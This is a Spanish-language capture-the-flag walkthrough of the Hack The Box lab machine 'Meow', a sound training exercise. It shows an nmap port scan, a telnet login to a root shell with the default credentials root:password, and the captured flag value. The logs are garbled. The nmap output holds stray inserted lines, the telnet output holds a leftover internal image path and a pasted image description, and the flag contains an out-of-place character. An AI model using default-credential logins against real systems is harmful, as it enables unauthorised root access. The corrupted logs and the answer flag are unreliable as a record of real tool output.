



# Meow (Linux)

Primero que todo hemos escaneado los puertos abiertos de la IP **10.129.128.251**

```
nmap -p- -vvv -n -Pn -T5 --min-rate 5000 -oN puertos.txt 10.129.128.251
```

Nos ha devuelto de informacion lo siguiente:

```
kali@kali:~/Desktop/yorkox/HTB/Starting Point/meow$ cat puertos.txt
# Nmap 7.94 scan initiated Mon Oct  2 11:25:11 2023 as: nmap -p- -vvv -T5 --min-rate 5000 -Pn -oN puertos.txt 10.129.128.251
Warning: 10.129.128.251 giving up on port because retransmission cap hit (2). Count uses a password of 'password'. This would be
Increasing send delay for 10.129.128.251 from 0 to 5 due to 7148 out of 17869 dropped probes since last increase.
Nmap scan report for 10.129.128.251
Host is up, received user-set (0.11s latency).
Scanned at 2023-10-02 11:25:11 EDT for 35s
Not shown: 35503 closed tcp ports (conn-refused), 30031 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
23/tcp    open  telnet  syn-ack
Solution(s)
Read data files from: /usr/bin/../share/nmap
# Nmap done at Mon Oct  2 11:25:46 2023 -- 1 IP address (1 host up) scanned in 35.18 seconds
```

Al ver que solo tenemos un puerto abierto (**23**), probamos con el siguiente comando a entrar:

```
telnet 10.129.128.251
```

Cuando conseguimos entrar nos encontramos con el siguiente login:

```
kali@kali:~/Desktop/yorkox/HTB/Starting Point/meow$ telnet 10.129.128.251
Trying 10.129.128.251 ...
Connected to 10.129.128.251.
Escape character is '^]'.

Hack the Box


Meow login: 
[ ] Meow - HTB  ↑ 22m  1 VPN  2 Meow
```

Asi que probamos credenciales por defecto en el servicio de telnet,

En este caso probaremos con **root:password**

Y nos encontramos con que ya hemos accedido como usuario administrador a la maquina

```
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfе23665f766f9c61ecba8a4c19
root@Meow:~#
```

A terminal window with a dark background. The prompt is root@Meow:~#. The user enters 'ls' and the output is 'flag.txt' followed by a blue 'snap' icon. Then the user enters 'cat flag.txt' and the output is a long alphanumeric string 'b40abdfе23665f766f9c61ecba8a4c19'. The prompt returns to root@Meow:~#. At the bottom of the terminal, there is a status bar with a yellow box containing a square icon and the text 'Meow - HTB', followed by a pink box with an upward arrow and '24m', then a grey box with '1 VPN', and finally a blue box with '2 Meow'.

Le hacemos un **cat** al file **flag.txt** y ya hemos pwneado la maquina.